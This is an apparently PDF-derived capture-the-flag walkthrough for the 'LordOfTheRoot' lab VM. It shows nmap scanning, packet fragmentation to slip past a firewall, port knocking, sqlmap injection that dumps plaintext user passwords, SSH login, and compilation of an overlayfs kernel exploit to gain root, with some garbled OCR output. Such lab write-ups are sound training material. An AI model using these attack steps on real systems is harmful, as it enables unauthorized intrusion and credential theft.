
# **DEPI Machine**

## Discover the IP of the target machine

sudo netdiscover -r 192.168.75.0/24



you identified the target IP: 192.168.75.130

#### Scan the network

```
nmap -p- -T4 -A -Pn -v 192.168.75.130
```

```
Initiating NSE at 11:30
Completed NSE at 11:30, 0.00s elapsed
Initiating NSE at 11:30
Completed NSE at 11:30, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 11:30
Completed Parallel DNS resolution of 1 host. at 11:31, 13.00s elapsed
Initiating Connect Scan at 11:31
Scanning 192.168.75.130 [65535 ports]
Discovered open port 22/tcp on 192.168.75.130
Connect Scan Timing: About 23.64% done; ETC: 11:33 (0:01:40 remaining)
Connect Scan Timing: About 59.59% done; ETC: 11:32 (0:00:41 remaining)
Completed Connect Scan at 11:32, 87.80s elapsed (65535 total ports)
Initiating Service scan at 11:32
Scanning 1 service on 192.168.75.130
Completed Service scan at 11:32, 0.03s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.75.130.
Initiating NSE at 11:32
Completed NSE at 11:32, 5.03s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Nmap scan report for 192.168.75.130
Host is up (0.0010s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
                       OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
    2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
    256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
Initiating NSE at 11:32
Completed NSE at 11:32, 0.00s elapsed
```

the open is 22 SSH

and you also got Not shown: 65534 filtered TCP ports (no-response) so you know you have a firewall that you need to bypass it


### Fragment the packet

```
sudo nmap -f 192.168.75.130
```

```
(kali@ kali)-[~]
$ sudo nmap -f 192.168.75.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 11:38 EDT
Nmap scan report for 192.168.75.130
Host is up (0.00093s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 00:0C:29:5E:D9:E9 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 17.68 seconds
```

### Discover the open port

ssh 192.168.75.130



you have the hint easy 1,2,3


and the hint knock:

knock 192.168.75.130 1 2 3


### Try to scan the network again

```
STATE SERVICE VERSION
22/tcp
         open ssh
                       OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
    2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
    256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
    256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp open http
                      Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
 http-methods:
    Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

you have a new open port 1337 which has Apache/2.4.7 server



#### the source code




### Try robots.txt

```
1 <html>
2 <img src="/images/hipster.jpg" align="middle">
3 <!--THprM09ETTB0VEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
4 </html>
5
```

# you have a new string added here

#### try to decode it



now you have a new path /978345210/index.php


#### Explore the new path



you have a login form

know you can try injection attacks

first lets take a look of the packets using Burp suite



we saved it into a file request.txt

### SQL injection using sqlmap

```
sqlmap -r request.txt --dbs --batch --level 3
```

```
[12:14:26] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:14:26] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:14:26] [INFO] POST parameter 'username' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:14:36] [INFO] POST parameter 'username' appears to be 'MySQL' extending provided level (3) and risk (1) values? [Y/n] Y

[12:14:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:14:36] [INFO] testing 'Generic UNION query (INFO) profile.php') no you want to follow? [Y/n] Y

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N] N

[12:14:37] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
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[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO] testing 'Generic UNION query (NULL) - 2 to 40 columns'
[12:14:37] [INFO]
```

a new website appeared /97345210/profile.php the sqlmap logged in the profile.php so the sqlmap ran into errors

```
| 12:15:13| [INFO] the back-end DBMS is MySQL | 12:15:13| [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential of the payloads of the payloads to prevent potential of the payloads of
```

```
sqlmap -r request.txt --dbs --batch --level 3 --dbms=mysql
```

```
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

### **Explore Webapp**

```
sqlmap -r request.txt -D Webapp --tables --threads 10 --risk
```

sqlmap -r request.txt -D Webapp -T Users --dump --dbs --threa

```
Database: Webapp
Table: Users
[5 entries]
  id | password
                           username
       iwilltakethering |
                           frodo
  1
  2
       MyPreciousR00t
                           smeagol
  3
       AndMySword
                           aragorn
       AndMyBow
                           legolas
  4
       AndMyAxe
                           gimli
```

ssh smeagol@192.168.75.130

```
neagol@192.168.75.130's password:
elcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)
 Documentation: https://help.ubuntu.com/
st login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
ieagol@LordOfTheRoot:~$
                                                       ip6-allrouters
                                                                          ip6-localnet
                 ff00::0
                                    ff02::2
                                                                                             ip6-mcastprefix LordO
                                    ip6-allnodes
e00::0
                 ff02::1
                                                       ip6-localhost
                                                                          ip6-loopback
                                                                                             localhost
meagol@LordOfTheRoot:~$
```

know we have initial foothold



```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot <mark>3.19.0-</mark>25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$ | Click to switch to "Workspace 2"
```

here we know the version of the kernal 3.19.0 let's find privilege escalation for it using searchsploit we found

```
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)
```

let's copy the code in it and put it on target machine in .c file

```
smeagol@LordOfTheRoot:~$ gcc -o exploit 39166.c
smeagol@LordOfTheRoot:~$ ls
39166.c Documents examples.desktop Music output_file priv2.c Public test.txt
Desktop Downloads exploit output Pictures priv.c Templates Videos
smeagol@LordOfTheRoot:~$ ./exploit
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~# |
```

here it workded and now we root.